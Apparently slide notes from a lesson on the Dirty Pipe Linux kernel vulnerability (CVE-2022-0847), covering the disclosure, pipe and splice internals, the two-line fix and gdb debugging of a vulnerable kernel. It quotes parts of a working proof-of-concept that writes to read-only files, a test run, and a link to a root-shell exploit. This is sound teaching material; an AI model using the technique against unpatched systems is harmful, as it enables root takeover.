> To: oss-security@...ts.openwall.com
> Subject: CVE-2022-0847: Linux kernel: overwriting read-only files
>
> Hi oss-security,
>
> two weeks ago, I found a vulnerability in the Linux kernel since
> version 5.8 commit f6dd975583bd ("pipe: merge anon_pipe_buf*_ops") due
> to uninitialized variables. It enables anybody to write arbitrary
> data to arbitrary files, even if the file is O_RDONLY, immutable or on
> a MS_RDONLY filesystem.
## Openwall mailinglist post
> It can be used to inject code into arbitrary processes.
> It is similar to CVE-2016-5195 "Dirty Cow", but is easier to exploit.
>
> The vulnerability was fixed in Linux 5.16.11, 5.15.25 and 5.10.102.
>
> A proof-of-concept exploit is attached.
>
> For anybody curious, here's an article about how I discovered this:
> https://dirtypipe.cm4all.com/
>
> Max
## Writeups
Official writeup (including PoC): https://dirtypipe.cm4all.com/
Other good source: https://redhuntlabs.com/blog/the-dirty-pipe-vulnerability.html
## Ready-to-run exploit that spawns shell
In exploitdb: https://www.exploit-db.com/exploits/50808
Local Privilege Escalation: Writes in suid executable to get root shell
## Fix in upstream source
* Patch submitted to linux kernel mailing list (LKML):
https://lore.kernel.org/lkml/20220221100313.1504449-1-max.kellermann@ionos.com/
* Commit in upstream source:
https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=9d2231c5d74e13b2a0546fee6737ee4446017903
* Fix is literally only two lines
## PoC
Tested on Debian VM with vulnerable kernel version:
```
$ uname -a
Linux debian 5.10.84 #1 SMP Wed Mar 16 09:53:51 UTC 2022 x86_64 GNU/Linux
$ cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 11 (bullseye)"
...
```
## PoC
Proof-of-Concept exploit https://dirtypipe.cm4all.com/#exploiting
* Allows writing of any file
* < 100 lines of well-readable C
* We will use it without modification
* Compile
```bash
gcc -g -o write_anything write_anything.c
```
## PoC: First run
Helper function for preparing non-writable file:
```bash
prepare_file() {
sudo rm -rfv /tmp/tmp ; mkdir /tmp/tmp
echo AAAAAA > /tmp/tmp/testfile
sudo chmod 0444 /tmp/tmp/testfile
sudo chown -R root:root /tmp/tmp
sudo -K
ls -al /tmp/tmp
cat /tmp/tmp/testfile
}
```
## PoC: First run
First run of PoC:
```bash
$ prepare_file
removed '/tmp/tmp/testfile'
removed directory '/tmp/tmp'
total 12
drwxr-xr-x 2 root root 4096 Apr 1 07:17 .
drwxrwxrwt 11 root root 4096 Apr 1 07:17 ..
-r--r--r-- 1 root root 7 Apr 1 07:17 testfile
AAAAAA
```
## PoC: First run
First run of PoC:
```bash
$ ./write_anything /tmp/tmp/testfile 1 $'BBBB'
It worked!
$ cat /tmp/tmp/testfile
ABBBBA
$ ls -al /tmp/tmp/testfile
-r--r--r-- 1 root root 7 Apr 1 07:17 /tmp/tmp/testfile
```
# Building blocks
## Overview
Parts in kernel:
* syscalls
* memory management
* pipes
* some optimizations implemented in kernel
## syscalls
* "System calls"
* Interface between userspace and kernel
* Trigger switch from userspace to kernel
## syscalls
* Good resource: https://0xax.gitbooks.io/linux-insides/content/SysCall/linux-syscall-1.html
* syscalls executed by a program can be listed with e.g. `strace`
from `man strace`:
> strace - trace system calls and signals
## Memory management
* Memory is divided into **pages**
* One page usually is 4096 bytes in size
Separation:
* **Userspace**: memory for programs
* **Kernelspace**: memory exclusively used by kernel
## Memory management
For our purposes, two kinds of memory managed by CPU/kernel are interesting:
* **Anonymous**:
- memory requested by applications
- e.g. for heap/stack of applications
- not backed by file system
* **Page cache**:
- backed by file system
- on file I/O: kernel copies data from disk into pages in page cache
- further operations happen in cache / in-memory
## Memory management: Simplified example of page cache
Interaction between **program in userspace** and **Linux kernel** for **file I/O**:
- program reads data from file
*=> kernel copies data to memory/page cache, from there to userspace*
- program reads same data again
*=> kernel copies data directly from page cache to userspace*
- program writes to file
*=> kernel copies data from userspace to page cache, marks cache as dirty*
- program ends / closes file
*=> kernel writes data from page cache back to file on disk*
## Pipes
For example:
```bash
$ ps | less
```
Sidenote: here: socalled *anonymous* pipes.
Completely in memory. (In contrast to *named* pipes).
## Pipes
From `man 7 pipe`:
> Pipes [...] provide a unidirectional interprocess communication channel.
> A pipe has a read end and a write end.
> Data written to the write end of a pipe can be read from the read end of the pipe.
> A pipe is created using pipe(2)
> returns two file descriptors, one referring to the read end of the pipe, the other referring to the write end.
## Pipes

* Buffering data streams
* Implemented with **ring/circular buffer** data structure
* Entries: `struct pipe_buffer` containing
- pointer to memory page
- control information / metadata about that page
## Pipes
Circular buffer (By MuhannadAjjan - Own work, CC BY-SA 4.0, https://commons.wikimedia.org/w/index.php?curid=45368479)
## Pipes
Corresponding syscall: from `man 2 pipe`
```c
int pipe(int pipefd[2]);
int pipe2(int pipefd[2], int flags);
```
> pipe() creates a pipe, a unidirectional data channel that can be used for interprocess communication.
> pipefd is [...] two file descriptors referring to the ends of the pipe.
* > pipefd[0] refers to the read end of the pipe
* > pipefd[1] refers to the write end of the pipe.
> Data written to the write end of the pipe is buffered by the kernel until it is read from the read end of the pipe.
## Pipes
If recent write to pipe does not fill page,
following write may **append data to the existing page**.
## Some optimizations implemented in the kernel
* Focus here: frequent copying data between kernel and userspace
* Switches between kernel- and userspace are relatively expensive for CPU
* Depending on source/target, some unnecessary copying occurs; e.g. when
1. userspace program requests data from kernel,
2. then passes same data right back to kernel for next operation
## Some optimizations implemented in the kernel
Example special cases:
* allow userspace program direct access to page cache => `mmap`
* between a pipe and something else => `splice`
Relevant here: `splice`
## Splice
From `man 2 splice`:
* > splice() moves data between two file descriptors
* > without copying between kernel address space and user address space
* > one of the file descriptors must refer to a pipe
## Splice
From `man 2 splice`: Function prototype
```c
ssize_t splice(int fd_in, off64_t *off_in,
int fd_out, off64_t *off_out,
size_t len, unsigned int flags);
```
> transfers
* > up to `len` bytes of data
* > from the file descriptor `fd_in`
* > to the file descriptor `fd_out`
* `off_in` and `off_out` are offsets in `fd_in` and `fd_out`
## Splice
From `man 2 splice`:
* > actual copies are generally avoided
* > implementing a pipe buffer as [...] pointers to pages of kernel memory
* > only pointers are copied, not the pages of the buffer
## Sidenote: File descriptors
Used by kernel to **identify open files**
From `man 2 open`:
> The return value of open() is a file descriptor, a small, nonnegative integer that is an index to an entry in the process's table of open file descriptors.
> The file descriptor is used in subsequent system calls (read(2), write(2), lseek(2), fcntl(2), etc.) to refer to the open file.
> The file descriptor returned by a successful call will be the lowest-numbered file descriptor not currently open for the process.
## Sidenote: File descriptors
Prototype of e.g. `open`:
```c
int open(const char *pathname, int flags);
int open(const char *pathname, int flags, mode_t mode);
```
=> fd implemented as `int`
# Assembling the pieces
## Problem
For pipes:
* recap: kernel keeps control information/flags about each page
* recap: writes may append data to current page
* flag `PIPE_BUF_FLAG_CAN_MERGE` indicates, whether pipe page can be appended to
(this should be forbidden in certain scenarios, see next slide)
## Problem
**Problem: after `splice` from file to pipe**
* kernel loads data into memory page in page cache
* entry in pipe buffer points directly to that page (optimization, zero-copy)
## Problem
Vulnerability: **Incomplete reset of control information** in following scenario
* page in pipe buffer was once appendable (default for anonymous pipes)
* `splice` swaps out target pointer of page pointed to in pipe buffer
to page in page cache (= backed by file on disk)
* **but: control information (`PIPE_BUF_FLAG_CAN_MERGE`) is not reset**
* => **page stays appendable**
* writes to pipe modify page and mark page cache dirty
=> propagate to disk
## Summary exploit prerequisites
* read permission on file
*(for `splice`-ing from it)*
* offset mustn't be on page boundary
*(for page to be in page cache / backed by file on disk)*
* write can't cross page boundary
*(otherwise creates new anonymous buffer not backed by file)*
* file can't be resized
## High-level walkthrough
## Fix in upstream source
Literally only two lines, initializing flags. Patch from Max Kellermann:
```diff
diff --git a/lib/iov_iter.c b/lib/iov_iter.c
index b0e0acdf96c15..6dd5330f7a995 100644
--- a/lib/iov_iter.c
+++ b/lib/iov_iter.c
@@ -414,6 +414,7 @@ static size_t copy_page_to_iter_pipe(struct page *page, size_t offset, size_t by
return 0;
buf->ops = &page_cache_pipe_buf_ops;
+ buf->flags = 0;
get_page(page);
buf->page = page;
buf->offset = offset;
@@ -577,6 +578,7 @@ static size_t push_pipe(struct iov_iter *i, size_t size,
break;
buf->ops = &default_pipe_buf_ops;
+ buf->flags = 0;
buf->page = page;
buf->offset = 0;
buf->len = min_t(ssize_t, left, PAGE_SIZE);
```
## syscalls in PoC: list with strace: startup
Program startup: uninteresting here
```
$ strace ./write_anything /tmp/tmp/testfile 1 $'BBBB'
execve("./write_anything", ["./write_anything", "/tmp/tmp/testfile", "1", "BBBB"], 0x7ffd0461c238 /* 24 vars */) = 0
brk(NULL) = 0x55f215d71000
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=69733, ...}) = 0
mmap(NULL, 69733, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7ff7008a9000
close(3) = 0
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0@n\2\0\0\0\0\0"..., 832) = 832
fstat(3, {st_mode=S_IFREG|0755, st_size=1839792, ...}) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7ff7008a7000
mmap(NULL, 1852680, PROT_READ, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7ff7006e2000
mprotect(0x7ff700707000, 1662976, PROT_NONE) = 0
mmap(0x7ff700707000, 1355776, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x25000) = 0x7ff700707000
mmap(0x7ff700852000, 303104, PROT_READ, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x170000) = 0x7ff700852000
mmap(0x7ff70089d000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1ba000) = 0x7ff70089d000
mmap(0x7ff7008a3000, 13576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7ff7008a3000
close(3) = 0
arch_prctl(ARCH_SET_FS, 0x7ff7008a8540) = 0
mprotect(0x7ff70089d000, 12288, PROT_READ) = 0
mprotect(0x55f215bda000, 4096, PROT_READ) = 0
mprotect(0x7ff7008e5000, 4096, PROT_READ) = 0
munmap(0x7ff7008a9000, 69733) = 0
```
## syscalls in PoC: list with strace: relevant part
```
openat(AT_FDCWD, "/tmp/tmp/testfile", O_RDONLY) = 3
fstat(3, {st_mode=S_IFREG|0444, st_size=7, ...}) = 0
pipe([4, 5]) = 0
fcntl(5, F_GETPIPE_SZ) = 65536
write(5, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
...
write(5, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
read(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
...
read(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
splice(3, [0], 5, NULL, 1, 0) = 1
write(5, "BBBB", 4) = 4
fstat(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(0x88, 0), ...}) = 0
brk(NULL) = 0x55f215d71000
brk(0x55f215d92000) = 0x55f215d92000
write(1, "It worked!\n", 11It worked!
) = 11
exit_group(0) = ?
+++ exited with 0 +++
```
## PoC: license `write_anything.c` (for reference)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
## syscalls in PoC: list with strace: step-by-step
Excerpt strace / syscall:
```
openat(AT_FDCWD, "/tmp/tmp/testfile", O_RDONLY) = 3
```
Excerpt PoC source from `write_anything.c`:
98
99 const int fd = open(path, O_RDONLY);
100 if (fd < 0) {
101 perror("open failed");
102 return EXIT_FAILURE;
103 }
## syscalls in PoC: list with strace: step-by-step
Excerpt strace / syscall:
```
fstat(3, {st_mode=S_IFREG|0444, st_size=7, ...}) = 0
```
Excerpt PoC source from `write_anything.c`:
105         struct stat st;
106         if (fstat(fd, &st)) {
107                 perror("stat failed");
108                 return EXIT_FAILURE;
109         }
110
111         if (offset > st.st_size) {
112                 fprintf(stderr, "Offset is not inside the file\n");
113                 return EXIT_FAILURE;
114         }
115
116         if (end_offset > st.st_size) {
117                 fprintf(stderr, "Sorry, cannot enlarge the file\n");
118                 return EXIT_FAILURE;
119         }
## syscalls in PoC: list with strace: step-by-step
Excerpt strace / syscall:
```
pipe([4, 5]) = 0
```
Excerpt PoC source from `write_anything.c`:
47 if (pipe(p)) abort();
Note:
* 4 and 5 are *both* new file descriptors returned by `pipe`
* ends of pipe are not connected to anything yet
## syscalls in PoC: list with strace: step-by-step
Excerpt strace / syscall:
```
fcntl(5, F_GETPIPE_SZ) = 65536
```
Excerpt PoC source from `write_anything.c`:
49 const unsigned pipe_size = fcntl(p[1], F_GETPIPE_SZ);
Note: get size of pipe circular buffer
## syscalls in PoC: list with strace: step-by-step
Excerpt strace / syscall:
```
write(5, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
...
write(5, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
```
Excerpt PoC source from `write_anything.c`:
50 static char buffer[4096];
51
52
53
54 for (unsigned r = pipe_size; r > 0;) {
55 unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
56 write(p[1], buffer, n);
57 r -= n;
58 }
## syscalls in PoC: list with strace: step-by-step
Excerpt strace / syscall:
```
read(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
...
read(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
```
Excerpt PoC source from `write_anything.c`:
60
61
62 for (unsigned r = pipe_size; r > 0;) {
63 unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
64 read(p[0], buffer, n);
65 r -= n;
66 }
68
69
70
## syscalls in PoC: list with strace: step-by-step
Excerpt strace / syscall:
```
splice(3, [0], 5, NULL, 1, 0) = 1
```
Excerpt PoC source from `write_anything.c`:
126
127
128
129
130 --offset;
131 ssize_t nbytes = splice(fd, &offset, p[1], NULL, 1, 0);
132 if (nbytes < 0) {
133 perror("splice failed");
134 return EXIT_FAILURE;
135 }
136 if (nbytes == 0) {
137 fprintf(stderr, "short splice\n");
138 return EXIT_FAILURE;
139 }
Note: splice **from** file **to** pipe write end
## syscalls in PoC: list with strace: step-by-step
Excerpt strace / syscall:
```
write(5, "BBBB", 4) = 4
```
Excerpt PoC source from `write_anything.c`:
141
142
143
144 nbytes = write(p[1], data, data_size);
145 if (nbytes < 0) {
146 perror("write failed");
147 return EXIT_FAILURE;
148 }
149 if ((size_t)nbytes < data_size) {
150 fprintf(stderr, "short write\n");
151 return EXIT_FAILURE;
152 }
Note: since file is opened read-only, **this write should fail**
## syscalls in PoC: list with strace: step-by-step
Excerpt strace / syscall:
```
fstat(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(0x88, 0), ...}) = 0
brk(NULL) = 0x55f215d71000
brk(0x55f215d92000) = 0x55f215d92000
write(1, "It worked!\n", 11It worked!
```
Excerpt PoC source from `write_anything.c`:
154 printf("It worked!\n");
## syscalls in PoC: list with strace: step-by-step
Excerpt strace / syscall:
```
exit_group(0) = ?
+++ exited with 0 +++
```
Excerpt PoC source from `write_anything.c`:
155 return EXIT_SUCCESS;
## What we've done
Recap:
* We walked through PoC / userspace code
* We understood vulnerability on a high level
Next:
* Debugging
* Dig into kernel code where vulnerability actually happens
# Debugging
## Setup
Like described in previous lesson we will use qemu debian VM.
See slides for previous session.
But we need vulnerable kernel version.
## Setup

Refer to https://security-tracker.debian.org/tracker/CVE-2022-0847
=> bullseye 5.10.84-1 is vulnerable
## Setup: Quick recap kernel compilation and installation
* Debian VM (here with qemu, libvirt)
* Kernel parameters (in VM): edit `/etc/default/grub`, then `sudo update-grub`
```diff
-GRUB_CMDLINE_LINUX_DEFAULT="quiet"
+GRUB_CMDLINE_LINUX_DEFAULT="quiet nokaslr"
```
## Setup: Quick recap kernel compilation and installation
* Qemu commandline options (on host):
```xml
$ virsh edit debian11
```
* Set runlevel non-graphical in VM
```bash
$ sudo systemctl set-default multi-user.target
```
## Setup: Quick recap kernel compilation and installation
Refer to previous presentation for more detailed writeup
```bash
$ podman run -ti -v .:/data docker.io/debian:bullseye /bin/bash
$ sed -i 'p; s/^deb/deb-src/' /etc/apt/sources.list ; cat /etc/apt/sources.list
$ apt-get update
$ apt search linux-source
$ apt show linux-source
$ apt show linux-source-5.10
$ apt-cache policy linux-source-5.10
$ apt-get -y install build-essential fakeroot linux-source-5.10=5.10.84-1
$ apt-get -y build-dep linux
```
## Setup: Quick recap kernel compilation and installation
```bash
$ cd /data/ ; tar xaf /usr/src/linux-source-*.tar.xz ; cd linux-source-*
$ xzcat /usr/src/linux-config-*/config.amd64_none_amd64.xz > .config
$ scripts/config --set-str CONFIG_BUILD_SALT "KERNEL_DEBUGGING"
$ scripts/config --disable CONFIG_MODULE_SIG
$ scripts/config --disable CONFIG_MODULE_SIG_ALL
$ scripts/config --set-str CONFIG_MODULE_SIG_KEY ""
$ scripts/config --set-str CONFIG_SYSTEM_TRUSTED_KEYS ""
$ scripts/config --enable CONFIG_GDB_SCRIPTS
$ scripts/config --enable CONFIG_FRAME_POINTER
```
## Setup: Quick recap kernel compilation and installation
```bash
$ diff --color -u <(xzcat /usr/src/linux-config-*/config.amd64_none_amd64.xz) .config
$ make clean
$ make -j $(nproc) bindeb-pkg
$ cd ../ ; ls -ald linux-*
$ sudo dpkg -i linux-image-5.10.84_5.10.84-1_amd64.deb
$ ln -srfv scripts/gdb/vmlinux-gdb.py vmlinux-gdb.py
```
## Debugging strategy
* Start from interface between userspace / kernelspace (=syscalls); go from there
* Problem: following transition from userspace to kernelspace not easily possible
## Debugging strategy
To get both sides: start two gdb instances
* for kernel (from host)
```bash
$ gdb -q \
-iex "add-auto-load-safe-path $PWD" \
-ex "source $PWD/vmlinux-gdb.py" \
-ex 'target remote :1234' \
-ex "set substitute-path /data/linux-source-5.10/ $PWD" \
-ex "set disassembly-flavor intel" \
vmlinux
```
* for userspace (from inside VM)
```bash
$ prepare_file
$ gdb -q --args ./write_anything /tmp/tmp/testfile 1 $'BBBB'
```
## Sidenote: browsing c source code in vim
* Use ctags for navigation
```
[demo@demo linux-source-5.10]$ ctags -R .
```
```
:help tag
:help :tag
:help tselect
:help CTRL-]
:help CTRL-o
:help ltag
:help lopen
```
* Example
```
:tag do_splice
:ts
````
## Finding syscall implementations
Implementation of syscalls in Linux kernel (usually):
* Using `SYSCALL_DEFINEx` family of macros
* These are defined in `include/linux/syscalls.h`
## Finding syscall implementations
`include/linux/syscalls.h`
205 #ifndef SYSCALL_DEFINE0
206 #define SYSCALL_DEFINE0(sname) \
207 SYSCALL_METADATA(_##sname, 0); \
208 asmlinkage long sys_##sname(void); \
209 ALLOW_ERROR_INJECTION(sys_##sname, ERRNO); \
210 asmlinkage long sys_##sname(void)
211 #endif
212
213 #define SYSCALL_DEFINE1(name, ...) SYSCALL_DEFINEx(1, _##name, __VA_ARGS__)
214 #define SYSCALL_DEFINE2(name, ...) SYSCALL_DEFINEx(2, _##name, __VA_ARGS__)
215 #define SYSCALL_DEFINE3(name, ...) SYSCALL_DEFINEx(3, _##name, __VA_ARGS__)
216 #define SYSCALL_DEFINE4(name, ...) SYSCALL_DEFINEx(4, _##name, __VA_ARGS__)
217 #define SYSCALL_DEFINE5(name, ...) SYSCALL_DEFINEx(5, _##name, __VA_ARGS__)
218 #define SYSCALL_DEFINE6(name, ...) SYSCALL_DEFINEx(6, _##name, __VA_ARGS__)
219
220 #define SYSCALL_DEFINE_MAXARGS 6
221
222 #define SYSCALL_DEFINEx(x, sname, ...) \
223 SYSCALL_METADATA(sname, x, __VA_ARGS__) \
224 __SYSCALL_DEFINEx(x, sname, __VA_ARGS__)
## syscall implementations: example pipe `fs/pipe.c`
For example: search for implementation of syscall `pipe`:
```c
$ rg '\bSYSCALL_DEFINE.*\bpipe\b'
fs/pipe.c
1027:SYSCALL_DEFINE1(pipe, int __user *, fildes)
```
=> Is indeed implemented in `fs/pipe.c`
1022 SYSCALL_DEFINE2(pipe2, int __user *, fildes, int, flags)
1023 {
1024         return do_pipe2(fildes, flags);
1025 }
1026
1027 SYSCALL_DEFINE1(pipe, int __user *, fildes)
1028 {
1029         return do_pipe2(fildes, 0);
1030 }
## syscall implementations: example pipe `fs/pipe.c`
996
997
998
999
1000 static int do_pipe2(int __user *fildes, int flags)
1001 {
1002 struct file *files[2];
1003 int fd[2];
1004 int error;
1005
1006 error = __do_pipe_flags(fd, files, flags);
1007 if (!error) {
1008 if (unlikely(copy_to_user(fildes, fd, sizeof(fd)))) {
1009 fput(files[0]);
1010 fput(files[1]);
1011 put_unused_fd(fd[0]);
1012 put_unused_fd(fd[1]);
1013 error = -EFAULT;
1014 } else {
1015 fd_install(fd[0], files[0]);
1016 fd_install(fd[1], files[1]);
1017 }
1018 }
1019 return error;
1020 }
## Command overview
Following slides show outline of commands during interactive debugging.
(Mostly intended as speaker notes)
For better context / output see `recordings/` folder in the git repo.
## Debug transition userspace / kernelspace
Goal: better handling of switches between userspace kernelspace
List of relevant syscalls from previous analysis with strace:
* openat
* fstat
* **pipe**
* write
* read
* **splice**
## Debug transition userspace / kernelspace: In VM
```
break main
run
# break on every switch from userspace to kernel
help catch
help catch syscall
catch syscall
info breakpoints
continue
```
## Debug transition userspace / kernelspace: On host
Identify syscall implementations in kernel
```c
$ rg '\bSYSCALL_DEFINE.*\bopenat\b'
fs/open.c
1207:SYSCALL_DEFINE4(openat, int, dfd, const char __user *, filename, int, flags,
$ rg '\bSYSCALL_DEFINE.*\bfstat\b'
fs/stat.c
288:SYSCALL_DEFINE2(fstat, unsigned int, fd, struct __old_kernel_stat __user *, statbuf)
$ rg '\bSYSCALL_DEFINE.*\bpipe\b'
fs/pipe.c
1027:SYSCALL_DEFINE1(pipe, int __user *, fildes)
$ rg '\bSYSCALL_DEFINE.*\bwrite\b'
fs/read_write.c
667:SYSCALL_DEFINE3(write, unsigned int, fd, const char __user *, buf,
$ rg '\bSYSCALL_DEFINE.*\bread\b'
fs/read_write.c
642:SYSCALL_DEFINE3(read, unsigned int, fd, char __user *, buf, size_t, count)
$ rg '\bSYSCALL_DEFINE.*\bsplice\b'
fs/splice.c
1325:SYSCALL_DEFINE6(splice, int, fd_in, loff_t __user *, off_in,
```
## Debug transition userspace / kernelspace: On host
* break on every relevant syscall
* but: break only when we are in correct program
GDB allows breakpoint conditions:
```
(gdb) help break
```
## Debug transition userspace / kernelspace: On host
Approach 1: Compare string binary name (naive)
```
(gdb) p strstr($lx_current().comm, "write_anything")
evaluation of this expression requires the program to have a function "malloc".
(gdb) p memcmp($lx_current().comm, "write_anything", 14)
evaluation of this expression requires the program to have a function "malloc".
(gdb) p $lx_current().comm == "write_anything"
evaluation of this expression requires the program to have a function "malloc".
(gdb) p $_memeq("123","123",3)
Python Exception : evaluation of this expression requires the program to have a function "malloc".
Error occurred in Python: evaluation of this expression requires the program to have a function "malloc".
```
=> doesn't work (string literal constant requires malloc)
## Debug transition userspace / kernelspace: On host
Approach 2: Compare PID
```
(gdb) p $lx_current().pid == ...
```
=> Works, but: requires reading out dynamic PID from userspace gdb each time
=> Cumbersome
## Debug transition userspace / kernelspace: On host
Approach 3: Compare string binary name char-by-char or with integer constant
```
(gdb) p $lx_current().comm[0] == 'w' && ...
(gdb) p *((u32 *) $lx_current().comm) == 0x... && ...
(gdb) p *((u64 *) $lx_current().comm) == 0x... && ...
```
```
>>> struct.unpack('@Q',b'write_an')
(7953743306262409847,)
(gdb) p *((u64 *) $lx_current().comm) == 7953743306262409847
(gdb) hbreak copy_page_to_iter if *((u64 *) $lx_current().comm) == 7953743306262409847
```
=> that works well enough
## Debug transition userspace / kernelspace: On host
Set breakpoints on relevant syscall implementations
```
(gdb) hbreak do_sys_open if *((u64 *) $lx_current().comm) == 7953743306262409847
(gdb) hbreak vfs_fstat if *((u64 *) $lx_current().comm) == 7953743306262409847
(gdb) hbreak do_pipe2 if *((u64 *) $lx_current().comm) == 7953743306262409847
(gdb) hbreak ksys_write if *((u64 *) $lx_current().comm) == 7953743306262409847
(gdb) hbreak ksys_read if *((u64 *) $lx_current().comm) == 7953743306262409847
(gdb) hbreak __do_splice if *((u64 *) $lx_current().comm) == 7953743306262409847
(gdb) info breakpoints
```
#
## Summary of exploit steps
* create anonymous pipe in memory
* fill (write) and drain (read) pipe
*=> `PIPE_BUF_FLAG_CAN_MERGE` is set on all pages / all pages are appendable*
* open file read-only; splice from file to pipe
*=> page pointer of pipe points to page cache (backed by file)*
*=> `PIPE_BUF_FLAG_CAN_MERGE` is not reset; page stays appendable*
* write to pipe; data is appended to page in page cache
